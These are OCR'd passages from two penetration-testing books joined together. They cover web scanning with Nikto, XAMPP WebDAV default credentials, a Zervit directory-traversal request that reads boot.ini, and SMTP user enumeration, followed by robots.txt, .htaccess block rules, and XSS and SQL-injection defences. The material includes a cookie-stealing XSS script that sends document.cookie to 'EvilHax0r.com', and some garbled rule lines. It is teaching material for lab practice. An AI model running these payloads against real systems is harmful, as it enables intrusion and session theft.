Web Application Scanning

Although a client's custom-built apps may have security problems, your target may also deploy prebuilt web applications such as payroll apps, webmail, and so on, which can be vulnerable to the same issues. If we can find an instance of known vulnerable software, we may be able to exploit it to get a foothold in a remote system.

Web application issues are particularly interesting on many external penetration tests where your attack surface may be limited to little more than web servers. For example, as you can see in Figure 6-14, browsing to the default web page of the web server on our Linux target reveals a default Apache install page.




Figure 6-14: Default Apache page

Unless we can find a vulnerability in the underlying web server software, we'll have a hard time exploiting a simple page that reads "It works!" Before we write this service off, though, let's use a web scanner to look for additional pages that we might not see otherwise.

Nikto

Nikto is a web application vulnerability scanner built into Kali that's like Nessus for web apps: It looks for issues such as dangerous files, outdated versions, and misconfigurations. To run Nikto against our Linux target, we tell it which host to scan with the `-h` flag, as shown in Listing 6-10.

```
root@kali:/# nikto -h 192.168.20.11
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.20.11
+ Target Hostname:    192.168.20.11
+ Target Port:        80
+ Start Time:         2015-12-28 21:31:38 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
--snip--
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.
tan.phpinfo()&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki contains a
vulnerability which allows remote attackers to execute arbitrary PHP code. ❶
+ 6474 items checked: 2 error(s) and 7 item(s) reported on remote host
+ End Time:           2015-12-28 21:32:41 (GMT-5) (63 seconds)
```

Listing 6-10: Running Nikto

Manually browsing to the default installation path for every application with known vulnerabilities would be a daunting task, but fortunately, Nikto seeks out URLs that may not be apparent. One particularly interesting finding here is a vulnerable installation of the TikiWiki software ❶ on the server. Sure enough, if we browse to the TikiWiki directory at *http://192.168.20.11/tikiwiki/*, we find the CMS software. Nikto thinks that this install is subject to a code execution vulnerability, and further analysis of Open Sourced Vulnerability Database (OSVDB) entry 40478 reveals that this issue has a Metasploit exploit that we can use during exploitation.

NOTE *OSVDB* (http://osvdb.com/) *is a vulnerability repository specifically for open source software such as TikiWiki, with detailed information on a wide variety of products. Use it to search for additional information about possible issues you find.*

Attacking XAMPP

Browsing to our Windows XP web server, we see at *http://192.168.20.10/* that the default web page announces itself as XAMPP 1.7.2.

By default, XAMPP installations include phpMyAdmin, a database administration web application. Ideally, phpMyAdmin would not be available

over the network, or at least it should require credentials to access it. But on this version of XAMPP, the phpMyAdmin install at *http://192.168.20.10/phpmyadmin/* is available and open. Even worse, phpMyAdmin gives us root access on the same MySQL server that NSE told us we are unable to connect to. Using phpMyAdmin (as shown in Figure 6-15), we can bypass this restriction and perform MySQL queries on the server.




Figure 6-15: The open phpMyAdmin console complains quite loudly about the poor configuration.

Default Credentials

In addition to its inclusion of phpMyAdmin, a Google search tells us that XAMPP 1.7.3 and earlier come with Web Distributed Authoring and Versioning (WebDAV) software, which is used to manage files on a web server over HTTP. XAMPP's WebDAV installation comes with the default username and password *wampp:xampp*. If these values aren't changed, anyone with access to WebDAV can log in, deface the website, and even possibly upload scripts that will allow attackers to get a foothold on the system through the web server. And, as you can see in Figure 6-16, WebDAV is indeed present on this server.

Figure 6-16: WebDAV install

We can use the tool Cadaver to interact with WebDAV servers. In Listing 6-11, we use Cadaver to try to connect to the WebDAV server at *http://192.168.20.10* and test the default credential set.

```
root@kali:/# cadaver http://192.168.20.10/webdav
Authentication required for XAMPP with WebDAV on server `192.168.20.10':
Username: wampp
Password:
dav:/webdav/> ❶
```

Listing 6-11: Using Cadaver

The Cadaver login is successful ❶. Our Windows XP target uses the default credentials for WebDAV, which we will be able to exploit. Now that we have access to WebDAV, we can upload files to the web server.

Manual Analysis

Sometimes, no solution will work nearly as well as manual vulnerability analysis to see if a service will lead to a compromise, and there's no better way to improve than practice. In the sections that follow we'll explore some promising leads from our port and vulnerability scanning.

Exploring a Strange Port

One port that has failed to come up in our automated scans is 3232 on our Windows target. If you try scanning this port with an Nmap version scan (as we did at the end of Chapter 5), you'll notice that it crashes. This behavior suggests that the listening program is designed to listen for a particular input and that it has difficulty processing anything else.

This sort of behavior is interesting to pentesters, because programs that crash when handling malformed input aren't validating input properly. Recall from Chapter 5 that in the process of crashing the program, the output led us to believe that the software is a web server. Connecting to the port with a browser, as shown in Figure 6-17, confirms this.

Figure 6-17: Web server on port 3232

The web page served doesn't tell us much, but from here we can connect to the port manually using Netcat. We know this is a web server, so we will talk to it as such. We know we can browse to the default web page, so we can enter `GET / HTTP/1.1` to ask the web server for the default page (see Listing 6-12).

```
root@kali:~# nc 192.168.20.10 3232
GET / HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4 ❶
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: text/html
Content-Length: 36

<html>
<body>
hi
</body>
</html>root@bt:~#
```

Listing 6-12: Connecting to a port with Netcat

The server announces itself as Zervit 0.4 ❶. It doesn't look good for the software because the first autocomplete entry in a search for Zervit 0.4 on Google is "Zervit 0.4 exploit." This web server software is subject to multiple security issues, including a buffer overflow and a local file inclusion vulnerability, which allows us to serve other files on the system. This service is so sensitive that it may be best to avoid buffer overflow attacks, because one false move will crash it. The local file inclusion, on the other hand, looks promising. We know the server can process HTTP `GET` requests. For example, we can download Windows XP's *boot.ini* file by moving back five directories to the C drive using `GET`, as shown in Listing 6-13.

```
root@kali:~# nc 192.168.20.10 3232
GET /../../../../../boot.ini HTTP/1.1
HTTP/1.1 200 OK
Server: Zervit 0.4
X-Powered-By: Carbono
Connection: close
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 211

[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Home
Edition" /fastdetect /NoExecute=OptIn
```

Listing 6-13: Local file inclusion in Zervit 0.4

We're able to pull down *boot.ini*, a config file that tells Windows which operating system options to display at boot time. We'll use this local file inclusion to pull down additional sensitive files in Chapter 8.

Finding Valid Usernames

We can drastically increase our chances of a successful password attack if we know valid usernames for services. (We'll explore this in more detail in Chapter 9.) One way to find valid usernames for mail servers is to use the `VRFY SMTP` command, if it is available. As the name implies, `VRFY` verifies if a user exists. NSE found the `VRFY` verb is enabled on the Windows XP target in the previous chapter. Connect to TCP port 25 using Netcat, and use `VRFY` to check for usernames, as shown in Listing 6-14.

```
root@kali:~# nc 192.168.20.10 25
220 georgia.com SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here
VRFY georgia
250 Georgia<georgia@>
VRFY john
551 User not local
```

Listing 6-14: Using the `SMTP VRFY` command

Using `VRFY` we see that *georgia* is a valid username, but there is no user called *john*. We will look at using valid usernames to try to guess passwords in Chapter 9.

Summary

In this chapter, we have touched on various methods to find exploitable vulnerabilities on our targets. Using a variety of tools and techniques, we were able to find myriad ways to go after our targets, including our trusty MS08-067 exploit against our Windows XP SMB server and a local file inclusion vulnerability on the Zervit 0.4 web server that will allow us to download system files. Using `VRFY`, we found a valid username that we can use in password-guessing attacks on the mail server.

We learned that the SLMail server may have a vulnerability in the POP3 service based on its reported version number (though we were not able to find out for sure), and we found an open phpMyAdmin install on the web server that gives us root access to the underlying database, as well as an XAMPP install with default credentials for WebDAV that will allow us to upload files to the web server. On the Linux target, we found an NFS share with write access that allows us to write to a user's *.ssh* directory, and we discovered a not-readily-apparent TikiWiki install on the web server that appears to contain a code execution vulnerability. The Vsftpd 2.3.4 FTP server may have a hidden backdoor due to a compromise of the Vsftpd repositories.

At this point in the book we can see that our Windows XP and Linux target machines suffer from a lot of issues. The lack of attack surface on our Windows 7 target makes it seem pretty safe, but as we will see a bit later, that solid exterior hides a few holes underneath. Before we move on to exploiting these vulnerabilities, the next chapter will look at capturing traffic to gain sensitive information such as login credentials.

4

Web Application Exploitation

One of the easiest ways for an outsider to get into your network is by attacking your web presence. There are three classes of attack that are the most common for all webservers and application servers: cross-site scripting, buffer overflows, and SQL injection. As a penetration tester, you have to find and exploit the vulnerabilities presented, if possible. We will introduce three different tools for this purpose in this chapter: Armitage, OWASP ZAP, and Burp Suite. Armitage is the GUI frontend for the Metasploit Framework, OWASP ZAP is the Non-Profit OWASP organization's web-based webapplication testing tool, and Burp Suite is a complete webapp exploiter from Portswigger.

- Surveying the webscape
- Arm yourself with Armitage
- Zinging Windows servers with OWASP ZAP
- Search and destroy with Burp Suite

Surveying the webscape

Since web vulnerabilities are so tied to the site code and its relative security, we are going to start with surveying the landscape of web insecurity and the three top exploit classes. Classes of attacks include many specific exploits and, generally, cannot be completely solved by changing the `.htaccess` file.

Concept of Robots.txt

You can use the `.htaccess` file to block access to some of the site directories, in a similar way to how you can use the `robots.txt` file to request that robots ignore or do not index some directories. We use `wget robots.txt htaccess` at the very beginning to see what the site owners are hiding from searchengine spiders and to find out where the rewrites are going. If we know there is a `wp-admin` folder, we can know to dig in there immediately. We can also look for the paid content stored directly on the server. In the following `robots.txt` file, the `unixtux` folder might hold paid content that an evil hacker could sell. The following is the content of `robots.txt` from a WordPress site:

```
sitemap: http://cdn.attracta.com/sitemap/73546.xml.gz
User-agent: *
Disallow: /pscripts/
Disallow: /wp-content/
Disallow: /wp-admin/
Disallow: /unixtux/
Disallow: /wp-includes
Disallow: /wp-content/plugins
Disallow: /wp-content/cache
Disallow: /wp-content/themes
Disallow: /wp-includes/js
Disallow: /trackback
Disallow: /category/*/*
Disallow: */trackback
Disallow: /*?*
Disallow: /*?
Disallow: /*~*
Disallow: /*~
```

Robots are requested to ignore these directories, but it is basically a courtesy that the search engines offer to actually ignore the directories. Malware spiders may ignore the request for privacy.

Concept of .htaccess (.htaccess or httpd.conf)

The `.htaccess` is an invisible file (thus the dot at the beginning) which is part of the Apache webserver and lives in the `root` folder for the website. This file is a set of controls that tell the webserver where to direct certain requests. This file can be used to redirect certain requests, for instance:

- This file can maintain a session

- This file can redirect bad page requests to the home page or a special "404 page not found" notice
- This file can refuse access from known bad domains or IP addresses

Here are some examples of that:

```
<IfModule>
# BEGIN Ban Users
  # Begin HackRepair.com Blacklist
    RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^[Ww]eb[Bb]andit [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^Acunetix [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^binlar [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^BlackWidow [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^Bolt\ 0 [NC,OR]
    Rewrite        RewriteCond %{HTTP_USER_AGENT} ^BOT\ for\ JCE
    [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^casper [NC,OR]Cond
    %{HTTP_USER_AGENT} ^Bot\ mailto:craftbot\@yahoo\.com [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^BOT\ for\ JCE [NC,OR]
    RewriteCond %{HTTP_USER_AGENT} ^casper [NC,OR]
# END Ban Users
# BEGIN Tweaks
  # Rules to block access to WordPress specific files
    <files .htaccess>
    Order allow,deny
    Deny from all
    </files>
    <files readme.html>
    Order allow,deny
    Deny from all
  </files>
  <files readme.txt>
    Order allow,deny
    Deny from all
  </files>
</IfModule>

<IfModule mod_rewrite.c>
      RewriteEngine On

      # Rules to protect wp-includes
      RewriteRule ^wp-admin/includes/ - [F]
      RewriteRule !^wp-includes/ - [S=3]
```

web crawlers not allowed to scan,

```
RewriteCond %{SCRIPT_FILENAME} !^(.*)wp-includes/ms-
files.php
RewriteRule ^wp-includes/[^/]+\.php$ - [F]
RewriteRule ^wp-includes/js/tinymce/langs/.+\.php - [F]
RewriteRule ^wp-includes/theme-compat/ - [F]

# Rules to prevent php execution in uploads
RewriteRule ^(.*)/uploads/(.*).php(.?) - [F]

# Rules to block unneeded HTTP methods
RewriteCond %{REQUEST_METHOD} ^(TRACE|DELETE|TRACK) [NC]
RewriteRule ^(.*)$ - [F]

# Rules to block suspicious URIs
RewriteCond %{QUERY_STRING} \.\.\/ [NC,OR]
RewriteCond %{QUERY_STRING}
^.*\.(bash|git|hg|log|svn|swp|cvs) [NC,OR]
RewriteCond %{QUERY_STRING} etc/passwd [NC,OR]
RewriteCond %{QUERY_STRING} boot\.ini [NC,OR]
RewriteCond %{QUERY_STRING} ftp\:  [NC,OR]
RewriteCond %{QUERY_STRING} http\:  [NC,OR]
RewriteCond %{QUERY_STRING} https\:  [NC,OR]
RewriteCond %{QUERY_STRING} (\<|%3C).*script.*(\>|%3E)
[NC,OR]
RewriteCond %{QUERY_STRING} mosConfig_[a-zA-Z_]{1,21}(=|%3D)
[NC,OR]
RewriteCond %{QUERY_STRING} base64_encode.*\(.*\) [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(%24&x).* [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(127\.0).* [NC,OR]
RewriteCond %{QUERY_STRING}
^.*(globals|encode|localhost|loopback).* [NC,OR]
RewriteCond %{QUERY_STRING}
^.*(request|concat|insert|union|declare).* [NC]
RewriteCond %{QUERY_STRING} !^loggedout=true
RewriteCond %{QUERY_STRING} !^action=jetpack-sso
RewriteCond %{QUERY_STRING} !^action=rp
RewriteCond %{HTTP_COOKIE} !^.*wordpress_logged_in_.*$

# Rules to block foreign characters in URLs RewriteCond
%{QUERY_STRING} ^.*(%0|%A|%B|%C|%D|%E|%F).* [NC]
RewriteRule ^(.*)$ - [F]

# Rules to help reduce spam
RewriteCond %{REQUEST_METHOD} POST
RewriteCond %{REQUEST_URI} ^(.*)wp-comments-post\.php*
```

```
        RewriteCond %{HTTP_USER_AGENT} ^$
    </IfModule>
# Custom error document redirects

ErrorDocument 400 /wp-content/plugins/bulletproof-security/400.php
ErrorDocument 401 default
ErrorDocument 403 /wp-content/plugins/bulletproof-security/403.php
ErrorDocument 404 /404.php
ErrorDocument 405 /wp-content/plugins/bulletproof-security/405.php
ErrorDocument 410 /wp-content/plugins/bulletproof-security/410.php
```

To maintain defense in depth, you have to implement as much automated resistance into the site as possible, but you will not be able to block many cross-site scripting attacks, SQL injection attacks, or buffer-overflow attacks with `.htaccess`.

Quick solutions to cross-site scripting

Cross-site scripting is basically caused by invalid, un-escaped input from the browser. To stop it from happening on your Windows Application server, you have to create validating rules that work with your application architecture. The OWASP Top 10 Proactive Controls Document (`https://www.owasp.org/images/5/57/OWASP_Proactive_Controls_2.pdf`) shows examples of query parameterization for several languages you might be developing your applications in. The following is an example for C#.NET:

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId", System.Data.
SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

There are many different attacks possible with XSS, from minor site defacement to session hijacking. Below is an example of session hi-jacking.

malicious code for session hijaking

```
'<script>
var img = new Image();          //creates an invisible image object
img.src="http://EvilHax0r.com?" + document.cookie;
</script>'                      //The src attribute of the image sends a GET request to the attacker's
                                server (http://EvilHax0r.com) with the victim's session cookie attached
```

As a security engineer, you may have to show examples of exploit code that attacks the vulnerabilities, but you will expect the developers to handle the mitigating code for the vulnerable pages.

Reducing buffer overflows

Any form field that can be filled by the user, or is hidden from the user and contains session information, can be overflowed unless it is parameterized and handles excess data safely. When you are reviewing your web logs, you might see an extra-long URL that ends with something like the following: `http://,your-domain.com/images/../../../../../../../../../../%WINDOWS%/%system%/<something-useful-to-hackers>`. This is a very simple command intended to `cd` to a system file in your Windows folder. The webserver attempts to parse the command implicitly in the URI and back up to the drive partition root and go forward into the Windows directory. Note that you can keep this from working by not having the webserver on the same drive partition. If the `inetpub` folder is on the `r:` drive, it's likely that the attacker 'won't have prepared changing drives. However, this will not work on a default install of Windows Server anymore, as the OS will not allow direct remote access to the webserver user. You cannot guarantee that access to another folder will be so well protected.

To reduce buffer overflows, the fields must fail in a safe way when a cracker tries to overflow the data stack of heap in memory. On the frontend, you could have parameters on each field, created in the HTML code, JavaScripting, or a hundred other methods, and though these look like quick and easy fixes, client-side code is not safe. It can be changed. The careful parameterization could be gone in a heartbeat. You need to have your developers write server-side code to protect the site from buffer overflow. Server-side verification code is harder to access and modify from a remote location.


Avoiding SQL injection

A SQL injection is an attack that attempts to put an unexpected database command directly into your web application's database. An unexpected command pushed to your database can modify the content, including erasing the data. It can infect the database and push the infection to your users. It can let the evil hacker eavesdrop on every transaction on the database. It can let the attacker run operating-system commands on the host machine. Depending on how insecure the code is, your database could be getting successfully attacked over and over by automated tools. You will want to check your applications for whether the development framework uses an **Object Relational Model (ORM)** that automatically adds parameters to form fields and performs static code inspection.

- Three defenses against SQL injection from the OWASP SQL injection preparation cheat sheet can be found online (`https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet`). Use all three at once.
    - Wherever possible, use only prepared input, such as a pick list or radio buttons, so the user has a smaller quantity of choices, and programmatically allow only a very small group of SQL statements as input. For instance, if the form field is requesting within which US State the user resides, there might be a pick-list of state names and codes. Only allow that specific set of entries, by testing the input against a static list. Any other entry should cause the form to be rejected. Don't allow wild-card queries that might return unexpected results.
    - Parameterize fields so that content is tested before it gets to the database. The content of a field cannot be longer than your specified value, and characters can only be specific types. For instance, break up phone numbers into country code, area code, and phone number. None of the three new fields can contain anything but digits, and the first two can be compared to a known list of possibilities.
    - Escape everything programmatically. When you escape a character, you remove any command implication from the character, replacing it with the literal ASCII value. Any user-supplied data should be programmatically reviewed to reduce the number of direct SQL commands that can be run through SQL injection. Each database management system has its own escaping mode. We will leave it as an exercise for your developers to find and implement the escaping methods that make sense with your web applications. In Microsoft's SQL Server, you can use the built-in commands `QUOTENAME`, to defang single characters and strings up to 128 characters long, and `REPLACE` to escape strings of arbitrary length.

Arm yourself with Armitage


Armitage is a GUI front-end for Metasploit and we can use it to run all sorts of attacks on our target Windows users. Since this is a new installation which Metasploit has never been run before, we start with errors and `setup`. The first illustration is the error raised by postgresql not starting when Armitage tried to bring up the Metasploit service:




Since this is Kali Linux 2.0, we will try and start the postgresql server with the command:

```
/etc/init.d/postgresql start
```


After starting postgresql successfully, we started the Metasploit console as well and then started Armitage from a terminal window, so we could watch the standard output while it came up. It took quite a while for the Armitage window to come up, and for a few minutes it looked like the Metasploit service would not let us bring Armitage up.



The first step after it came up was to load the exploits, as shown in the following illustration. You have two choices: **Find Attacks** and **Hail Mary**. If you choose **Hail Mary**, the system will throw everything it has at all the possible targets. If you choose **Find Attacks**, the likely exploits for each target will come up beside it. We are choosing the Find Attacks path. Hail Mary plays are very noisy. One sign of an expert using the Armitage tool is this specification of the required exploit, rather than just throwing everything at the target network.




Now we are ready to choose targets!




Working with a single known host

